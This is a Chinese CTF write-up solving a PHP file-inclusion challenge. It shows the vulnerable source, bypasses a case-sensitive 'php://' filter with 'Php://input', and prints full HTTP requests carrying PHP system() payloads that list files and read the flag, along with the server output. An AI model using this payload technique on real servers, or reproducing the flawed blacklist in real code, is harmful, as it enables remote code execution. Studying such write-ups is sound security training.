
题目给出了源代码：

```
<?php
show_source(__FILE__);
echo  $_GET['hello'];
$page=$_GET['page'];
while  (strstr($page,  "php://"))  {
        $page=str_replace("php://",  "",  $page);
}
include($page);
?>
```

题目要求进行文件包含，但是却没有给出具体的 flag 文件名称。而且过滤了 php://，推测是通过 include 实现任意代码执行。

Str_replace，可以使用 Php://直接绕过：



```
POST /?hello=&page=Php://input HTTP/1.1
Host: 111.198.29.45:35971
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Connection: close
Referer: http://111.198.29.45:35971/?hello=&page=Php://input
Cookie: session=b1afb77e-4507-4bea-952e-8e5a4560aa00;
PHPSESSID=qtvp4hc5ob4r2dl6flrssiur41
Upgrade-Insecure-Requests: 1

<?php system('ls'); ?>
```

```
style="color: #007700">[</span><span style="color:
#DD0000">'hello'</span><span style="color:
#007700">];<br /></span><span style="color:
#0000BB">$page</span><span style="color:
#007700">=</span><span style="color:
#0000BB">$_GET</span><span style="color:
#007700">[</span><span style="color:
#DD0000">'page'</span><span style="color:
#007700">];<br />while (</span><span
style="color: #0000BB">strstr</span><span
style="color: #007700">(</span><span style="color:
#0000BB">$page</span><span style="color:
#007700">, </span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">)) {<br
/>    </span><span style="color:
#0000BB">$page</span><span style="color:
#007700">=</span><span style="color:
#0000BB">str_replace</span><span style="color:
#007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">, </span><span style="color:
#DD0000">""</span><span style="color:
#007700">, </span><span style="color:
#0000BB">$page</span><span style="color:
#007700">);<br />}<br />include(</span><span
style="color: #0000BB">$page</span><span
style="color: #007700">);<br /></span><span
style="color: #0000BB">?&gt;<br /></span>
</span>
</code>fl4gisisish3r3.php
index.php
phpinfo.php
```

找到了 flag 文件，利用 cat 命令获取 flag 即可：

```
POST /?hello=&page=Php://input HTTP/1.1
Host: 111.198.29.45:35971
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Connection: close
Referer: http://111.198.29.45:35971/?hello=&page=Php://input
Cookie: session=blafb77e-4507-4bea-952e-8e5a4560aa00;
PHPSESSID=qtvp4hc5ob4r2dl6flrssiur41
Upgrade-Insecure-Requests: 1

<?php system('cat fl4gisisish3r3.php'); ?>
```

```
style="color: #007700">[</span><span style="color:
#DD0000">'hello'</span><span style="color:
#007700">];<br /></span><span style="color:
#0000BB">$page</span><span style="color:
#007700">=</span><span style="color:
#0000BB">$_GET</span><span style="color:
#007700">[</span><span style="color:
#DD0000">'page'</span><span style="color:
#007700">];<br />while (</span><span
style="color: #0000BB">strstr</span><span
style="color: #007700">(</span><span style="color:
#0000BB">$page</span><span style="color:
#007700">, </span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">)) {<br
/>    </span><span style="color:
#0000BB">$page</span><span style="color:
#007700">=</span><span style="color:
#0000BB">str_replace</span><span style="color:
#007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">, </span><span style="color:
#DD0000">""</span><span style="color:
#007700">, </span><span style="color:
#0000BB">$page</span><span style="color:
#007700">);<br />}<br />include(</span><span
style="color: #0000BB">$page</span><span
style="color: #007700">);<br /></span><span
style="color: #0000BB">?&gt;<br /></span>
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```